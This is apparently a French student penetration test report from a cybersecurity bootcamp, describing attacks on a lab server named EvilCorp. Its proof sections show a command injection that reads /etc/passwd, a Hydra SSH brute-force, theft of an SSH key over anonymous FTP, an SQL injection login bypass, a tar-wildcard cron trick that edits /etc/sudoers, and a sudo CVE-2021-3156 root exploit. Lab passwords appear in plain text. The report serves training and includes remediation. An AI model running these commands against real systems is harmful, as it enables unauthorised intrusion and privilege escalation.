

OFFENSIVE SECURITY

Penetration Test Report



Khenichil Youcef

École Jedha - 08/04/204

Formation Cybersecurity Essentials (cybe-fr-21)



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

Table of Contents

1.1 Introduction.....	3
2.0 - High-Level Summary.....	4
2.1 Recommendations.....	5
3.0 Méthodologies.....	5
3.1 Collecte d'informations.....	5
La collecte d'informations lors d'un test de pénétration vise à identifier le périmètre du test de pénétration. Au cours de ce test de pénétration, on avait pour mission d'exploiter le réseau du laboratoire et celui de l'examen. Les adresses IP spécifiques étaient : Réseau d'examen....	
3.2 Collecte d'informations sur les services.....	6
3.3 - Penetration.....	6
3.4 - Maintien de l'Accès.....	17
3.5 Nettoyage.....	17
4.0 Éléments Supplémentaires Non Mentionnés dans le Rapport.....	17

1.0 Offensive Security Lab and Exam Penetration Test Report


1.1 Introduction

Le projet final de ce Bootcamp consiste à effectuer un véritable test de pénétration sur le serveur d'EvilCorp qui nous a mandaté pour cette mission.

Le livrable est la rédaction, de ce que l'on appelle un rapport de pentest. Il s'agit d'un document remis au client et qui contiendra les informations suivantes :

- Résumé managérial
- Résumé technique
- Liste des vulnérabilités
- Remédiation des vulnérabilités

Voici l'organisation du serveur EvilCorps



2.0 – High-Level Summary

On nous a chargés d'effectuer un test de pénétration interne sur les systèmes d'EvilCorp, qui nous a mandaté pour cette mission. L'objectif de ce test était d'évaluer la sécurité du réseau interne d'EvilCorp, d'identifier les vulnérabilités et de démontrer les risques potentiels associés à ces failles de sécurité.

Lors de ce test de pénétration interne, on a identifié plusieurs vulnérabilités inquiétantes sur le réseau d'EvilCorp. En exploitant ces vulnérabilités, on a pu accéder à plusieurs machines, principalement en raison de correctifs obsolètes et de configurations de sécurité insuffisantes. Tout au long du test, on a obtenu un accès de niveau administrateur à plusieurs systèmes, ce qui nous a permis d'exploiter avec succès les failles et d'obtenir un accès complet aux systèmes cibles.

Les systèmes compromis, ainsi qu'une brève description des méthodes d'accès utilisées, sont répertoriés ci-dessous :

- Utilisateur W - Obtenu via l'exploitation d'une injection de code à distance sur la page de connexion Web.
- Utilisateur J - Obtenu via la découverte d'un mot de passe faible stocké en clair dans un dossier sur le serveur et d'un brute force sur son compte.
- Utilisateur A - Obtenu via l'escalade de privilèges après avoir découvert un fichier avec des permissions setuid sur le compte de Bob et l'id_rsa sur le ftp.
- Utilisateur B - Obtenu via une élévation de privilèges en exploitant une mauvaise configuration des droits sudo sur le compte d'Alice et une injection Sql sur le site web.
- Utilisateur R - Acquis en exploitant une faiblesse dans les droits sudo, ce qui a permis la modification des clés SSH de root à partir du compte d'Alice et l'accès ultérieur en tant que root via SSH. De plus, l'utilisation de wildcards dans les cron jobs et l'exploitation de la CVE-2021-3156 ont été exploitées pour obtenir des privilèges supplémentaires.

Ce rapport détaillera les résultats du test de pénétration, y compris les vulnérabilités identifiées, les méthodes d'exploitation utilisées, et les recommandations pour remédier à ces failles de sécurité afin de renforcer la posture de sécurité d'EvilCorp.

2.1 Recommandations

On recommande de corriger les vulnérabilités identifiées lors du test afin de garantir qu'un attaquant ne puisse pas exploiter ces systèmes à l'avenir. Il est important de se rappeler que ces systèmes nécessitent des mises à jour fréquentes et une fois corrigés, ils devraient rester sur un programme régulier de mise à jour pour protéger contre d'autres vulnérabilités découvertes ultérieurement.

3.0 Méthodologies

On a utilisé une approche largement adoptée pour réaliser les tests de pénétration, qui s'est avérée efficace pour évaluer la sécurité des environnements Offensive Security Labs et Exam. Voici comment on a identifié et exploité les différents systèmes, en incluant toutes les vulnérabilités individuelles trouvées.

3.1 Collecte d'informations

La collecte d'informations lors d'un test de pénétration vise à identifier le périmètre du test de pénétration. Au cours de ce test de pénétration, on avait pour mission d'exploiter le réseau du laboratoire et celui de l'examen.

Les adresses IP spécifiques étaient :

172.31.35.242

3.2 Collecte d'informations sur les services

La phase d'énumération des services d'un test de pénétration consiste à rassembler des informations sur les services actifs sur un ou plusieurs systèmes. Cela est précieux pour un attaquant car cela fournit des informations détaillées sur les vecteurs d'attaque potentiels vers un système. Comprendre quelles applications s'exécutent sur le système donne à un attaquant les informations nécessaires avant de réaliser le test de pénétration proprement dit. Dans certains cas, certains ports peuvent ne pas être énumérés.

Server IP Address	Ports Open
172.31.35.242	TCP: 20, 21, 22, 80, 1337, 3306

3.3 – Penetration

Les phases de test de pénétration de l'évaluation se concentrent fortement sur l'obtention d'accès à divers systèmes. Au cours de ce test de pénétration, on a réussi à accéder avec succès à 5 systèmes.

- **1^{er} Vulnérabilité Exploitée:** [Remote Code Injection](#)
- **Système Vulnérable:** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système W est vulnérable à une injection de code à distance, permettant à un attaquant d'exécuter du code arbitraire à distance et de prendre ainsi le contrôle total du système. Lors de la phase d'énumération des services, une page web a été identifiée. Lors de la soumission du formulaire, elle envoie une commande shell ('ping'). De plus, l'entrée utilisateur n'est pas filtrée, ce qui permet à un attaquant de manipuler le fonctionnement du 'ping' pour injecter du code bash. Cela nous a permis de lire les dossiers sur le serveur, de déduire les noms d'utilisateurs et de trouver des fichiers compromettants contenant des mots de passe en clair dans les dossiers des utilisateurs!
- **Correction de la Vulnérabilité:** Les développeurs doivent filtrer les entrées utilisateur pour empêcher le serveur d'interpréter tout code malveillant.
- **Note Cvvs:** - 6 -
- **Preuve :**

TEST THE AVAILABILITY OF YOUR WEBSITE !

google.com; cat /etc/passwd

PING IT!

Results

```
PING google.com (142.250.201.174) 56(84) bytes of data:
64 bytes from par21s23-in-f14.1e100.net (142.250.201.174): icmp_seq=1 ttl=247 time=30.0 ms
64 bytes from par21s23-in-f14.1e100.net (142.250.201.174): icmp_seq=2 ttl=247 time=9.85 ms
64 bytes from par21s23-in-f14.1e100.net (142.250.201.174): icmp_seq=3 ttl=247 time=6.58 ms
64 bytes from par21s23-in-f14.1e100.net (142.250.201.174): icmp_seq=4 ttl=247 time=14.3 ms
```

--- google.com ping statistics ---

```
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 6.576/15.166/29.963/8.969 ms
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
ftp:x:106:109:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
alice:x:1000:1000::/home/alice:/bin/bash
bob:x:1001:1001::/home/bob:/bin/bash
john:x:1002:1002::/home/john:/bin/bash
```

- **2^e Vulnérabilité Exploitée:** Mot de passe Faible

- **Système Vulnérable** : 172.31.35.242
- **Explication de la Vulnérabilité** : Le système J est vulnérable à un mot de passe faible, ce qui expose le système à un risque accru d'accès non autorisé. Lors de l'analyse du système, un utilisateur précédemment identifié a été ciblé pour une attaque de force brute sur le service SSH. En utilisant l'outil Hydra avec une wordlist, on a réussi à brute-forcer l'accès SSH, compromettant ainsi la sécurité du système.
- **Correction de la Vulnérabilité**: Pour remédier à cette vulnérabilité, il est essentiel de mettre en œuvre des politiques de gestion des mots de passe plus strictes, y compris l'utilisation de mots de passe forts et la rotation régulière de ceux-ci. En outre, la mise en place de mécanismes de verrouillage de compte après un certain nombre de tentatives infructueuses peut considérablement réduire le risque d'attaques par force brute.
- **Note CVSS**: - 7.8 -
- **Preuve** :

```
(jka@kali)-[~]
$ sudo hydra -l john -P /usr/share/wordlists/rockyou.txt -f 172.31.35.242 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 14:20:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking ssh://172.31.35.242:22/
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 14344273 to do in 1867:45h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 14343755 to do in 2590:28h, 14 active
[22][ssh] host: 172.31.35.242 login: john password: peterpan
[STATUS] attack finished for 172.31.35.242 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 14:32:26
```

- **3^e Vulnérabilité Exploitée:** Accès FTP Anonyme
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système A est vulnérable à un accès FTP anonyme, permettant à un attaquant de se connecter au serveur FTP sans authentification. Lors de l'analyse du système, il a été découvert que le serveur FTP acceptait les connexions anonymes. En explorant les fichiers disponibles, une clé privée SSH (id_rsa) a été trouvée. Cette clé a ensuite été utilisée pour obtenir un accès SSH non autorisé au système, compromettant ainsi la sécurité.
- **Correction de la Vulnérabilité:** Pour remédier à cette vulnérabilité, il est essentiel de désactiver l'accès FTP anonyme et de s'assurer que seuls les utilisateurs authentifiés peuvent se connecter. En outre, il est crucial de ne jamais stocker des informations sensibles telles que des clés privées SSH sur des serveurs FTP accessibles publiquement.
- **Note CVSS:** - 8.6 -
- **Preuve :**

```
--$ ftp 172.31.35.242
Connected to 172.31.35.242.
220 (vsFTPD 3.0.3)
Name (172.31.35.242:justine): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21107|)
150 Here comes the directory listing.
drwxr-xr-x  1 ftp      ftp      4096 Jan 25  2022 alice
226 Directory send OK.
ftp> cd alice
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21105|)
150 Here comes the directory listing.
drwxr-xr-x  1 ftp      ftp      4096 Jan 25  2022 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||21102|)
150 Here comes the directory listing.
-r-xr-xr-x  1 ftp      ftp      5865554 Jan 22  2022 les-bases-du-hacking.ndf
-r-xr-xr-x  1 ftp      ftp      2602 Jan 22  2022 id_rsa
-r-xr-xr-x  1 ftp      ftp      295612 Jan 22  2022 outit_scan_reports.pdf
-r-xr-xr-x  1 ftp      ftp      110168 Jan 22  2022 r2014_05_topics.pdf
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||21105|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% |*****| 2602 42.05 MiB/s 00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (108.40 KiB/s)
```

- **4^e Vulnérabilité Exploitée:** Injection SQL
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système W est vulnérable à une injection SQL, permettant à un attaquant de contourner les mécanismes d'authentification et d'exécuter des requêtes SQL arbitraires. Lors de l'analyse, une page d'administration accessible sur le port 1337 a été identifiée. Les entrées utilisateur sur cette page n'étaient pas correctement filtrées, ce qui a permis de réaliser une injection SQL pour contourner l'authentification et se connecter à l'application. En accédant à l'application, nous avons récupéré un mot de passe de l'utilisateur "Bob" qui était stocké dans une note.
- **Correction de la Vulnérabilité:** Pour remédier à cette vulnérabilité, il est essentiel de mettre en place des mesures de validation et de filtrage strictes des entrées utilisateur, ainsi que d'utiliser des requêtes paramétrées pour toutes les interactions avec la base de données afin de prévenir les injections SQL.
- **Note CVSS:** - 9,1 -
- **Preuve :**


EvilCorp

Projects

Contact

Reviews

Administration




**There is no secret ingredient.
It's just you!**

Note for bob
Here is your new password : xNfE98RSsa
Please, do not forget it again !
-- Admin --

- **5^e Vulnérabilité Exploitée:** Mot de passe en clair
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système J présente une vulnérabilité critique due à la présence d'un mot de passe stocké en clair dans le dossier utilisateur de John. Plusieurs techniques ont permis de découvrir ce mot de passe. En utilisant une reverse shell obtenue via le site web sur le port 80, il a été possible de naviguer dans le système de fichiers et de localiser le mot de passe. Alternativement, en compromettant les comptes d'Alice ou de Bob, on a pu accéder aux dossiers des utilisateurs et trouver des fichiers sensibles. L'exécution de la commande bash history a également révélé que des fichiers de mots de passe avaient été modifiés récemment, fournissant des indices supplémentaires sur leur emplacement.
- **Correction de la Vulnérabilité:** Les mots de passe ne doivent jamais être stockés en clair dans des fichiers accessibles. Les développeurs doivent implémenter des mesures de sécurité robustes pour s'assurer que les mots de passe sont toujours hachés et stockés de manière sécurisée. De plus, il est recommandé de revoir les permissions des fichiers et des dossiers pour éviter tout accès non autorisé.

- **Note CVSS:** - 9,8 -

- **Preuve :**



```

43 </form>
44 </div>
45 </div>
46 <p class="text-white">
47 <span>
    Results
  </span>
48 <pre style="background-color: grey; padding: 25px; border-radius: 5px;">
49 PING amazon.fr (52.95.116.113) 56(84) bytes of data.
50 64 bytes from 52.95.116.113 (52.95.116.113): icmp_seq=1 ttl=230 time=16.3 ms
51 64 bytes from 52.95.116.113 (52.95.116.113): icmp_seq=2 ttl=230 time=16.4 ms
52 64 bytes from 52.95.116.113 (52.95.116.113): icmp_seq=3 ttl=230 time=16.3 ms
53 64 bytes from 52.95.116.113 (52.95.116.113): icmp_seq=4 ttl=230 time=16.5 ms
54
55 --- amazon.fr ping statistics ---
56 4 packets transmitted, 4 received, 0% packet loss, time 3004ms
57 rtt min/avg/max/mdev = 16.313/16.388/16.488/0.068 ms
58 #!/bin/bash
59
60 USERNAME=&#34;john&#34;
61 PASSWD=&#34;peterpan&#34;
62
63 sshpass -p $PASSWD ssh $USERNAME@127.0.0.1 &#39;echo &#34;Testing sshpass tool.
64 It is awesome !!&#34; &gt; ~/sshpas.txt&#39;
65
66 </pre>
67 </div>
68 </div>
69 </div>
70 </header>
71 <footer class="footer bg-black small text-center text-white-50">
  <div class="container px-4 px-lg-5">
    Copyright &copy; PingCorp
  </div>


```

- **6^e Vulnérabilité Exploitée:** Exploitation de Wildcard dans Cron Jobs
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système J présente une vulnérabilité critique liée à l'utilisation imprudente des wildcards (*) dans les cron jobs. En exploitant cette vulnérabilité, il a été possible de modifier le fichier sudoers et d'obtenir une élévation de privilèges jusqu'à root. Lors de l'analyse, un cron job a été identifié, utilisant la commande tar avec un wildcard pour archiver des fichiers. Un attaquant peut créer un fichier malveillant avec un nom spécifique, tel que `--checkpoint=1 --checkpoint-action=exec=sh` et ainsi exécuter des commandes arbitraires avec des privilèges élevés.
- **Correction de la Vulnérabilité:** Il est crucial d'éviter l'utilisation de wildcards non sécurisés dans les scripts et cron jobs. Les développeurs et administrateurs système doivent spécifier explicitement les fichiers à traiter et utiliser des méthodes sécurisées pour la manipulation des fichiers. La configuration des permissions strictes sur les fichiers et répertoires est également recommandée.
- **Note CVSS:** - 9,8 -
- **Preuve :**

```
*/5 * * * * root cd /home/john/ && tar -zcf /home-john-backup.tgz *
```

```
john@jedhabootcamp:~$ echo "" > '--checkpoint=1'
john@jedhabootcamp:~$ echo "echo 'john ALL=(root) NOPASSWD: ALL' >> /etc/sudoers" >test.sh
john@jedhabootcamp:~$ echo "" > '--checkpoint-action=exec=sh test.sh'
john@jedhabootcamp:~$ sudo su
[sudo] password for john:
john@jedhabootcamp:~$ sudo su
[sudo] password for john:
john@jedhabootcamp:~$ sudo su
[sudo] password for john:
john@jedhabootcamp:~$ sudo su
[sudo] password for john:
john@jedhabootcamp:~$ ls
'--checkpoint-action=exec=sh test.sh' '--checkpoint=1' linpeas.sh linpeas.txt myscript.sh notes.txt test.sh
john@jedhabootcamp:~$ sudo su
sudo: setrlimit(RLIMIT_CORE): Operation not permitted
root@jedhabootcamp:/home/john# whoami
root
root@jedhabootcamp:/home/john#
```


- **7^e Vulnérabilité Exploitée:** Exploitation de Sudo Version Vulnérable
- **Système Vulnérable :** 172.31.35.242
- **Explication de la Vulnérabilité :** Le système A / B / C présente une vulnérabilité critique liée à l'utilisation d'une version vulnérable de sudo (version 1.8.31).
CVE-2021-3156 : En exploitant cette vulnérabilité, on a pu obtenir un accès root. Lors de l'analyse, un fichier avec des permissions de sudo a été identifié sur le compte utilisateur d'Alice. Cette version de sudo contient une faille permettant une escalade de privilèges. En utilisant des commandes spécifiques, il a été possible d'exécuter des commandes avec des privilèges root.
- **Correction de la Vulnérabilité:** Il est crucial de mettre à jour sudo à une version sécurisée. Les administrateurs doivent surveiller les annonces de sécurité et appliquer rapidement les correctifs disponibles. De plus, il est recommandé de revoir les permissions sudo accordées aux utilisateurs pour limiter les risques d'exploitation.
- **Note CVSS:** - 8,5 -
- **Preuve :**



```

alice@jethabootcamp: ~/exploit/exploit-OK/baron-samedit/CVE-2021-3156
File Actions Edit View Help
alice@jethabootcamp:~$ ls
exploit linpeas_linux_amd64
alice@jethabootcamp:~$ cd exploit
alice@jethabootcamp:~/exploit$ ls
exploit-NO exploit-OK
alice@jethabootcamp:~/exploit$ cd exploit-OK
alice@jethabootcamp:~/exploit/exploit-OK$ ls
baron-samedit mohin
alice@jethabootcamp:~/exploit/exploit-OK$ cd mohin
alice@jethabootcamp:~/exploit/exploit-OK/mohin$ ls
Sudo-1.8.31-Root-Exploit
alice@jethabootcamp:~/exploit/exploit-OK/mohin$ cd Sudo-1.8.31-Root-Exploit/
alice@jethabootcamp:~/exploit/exploit-OK/mohin/Sudo-1.8.31-Root-Exploit$ ls
Makefile README.md exploit exploit.c libnss_x shellcode.c
alice@jethabootcamp:~/exploit/exploit-OK/mohin/Sudo-1.8.31-Root-Exploit$ ./exploit
# whoami
root
# sudo su
root@jethabootcamp:/home/alice/exploit/exploit-OK/mohin/Sudo-1.8.31-Root-Exploit# exit
exit
# exit
alice@jethabootcamp:~/exploit/exploit-OK/mohin/Sudo-1.8.31-Root-Exploit$ cd ../..
alice@jethabootcamp:~/exploit/exploit-OK$ cd baron-samedit/CVE-2021-3156/
alice@jethabootcamp:~/exploit/exploit-OK/baron-samedit/CVE-2021-3156$ ls
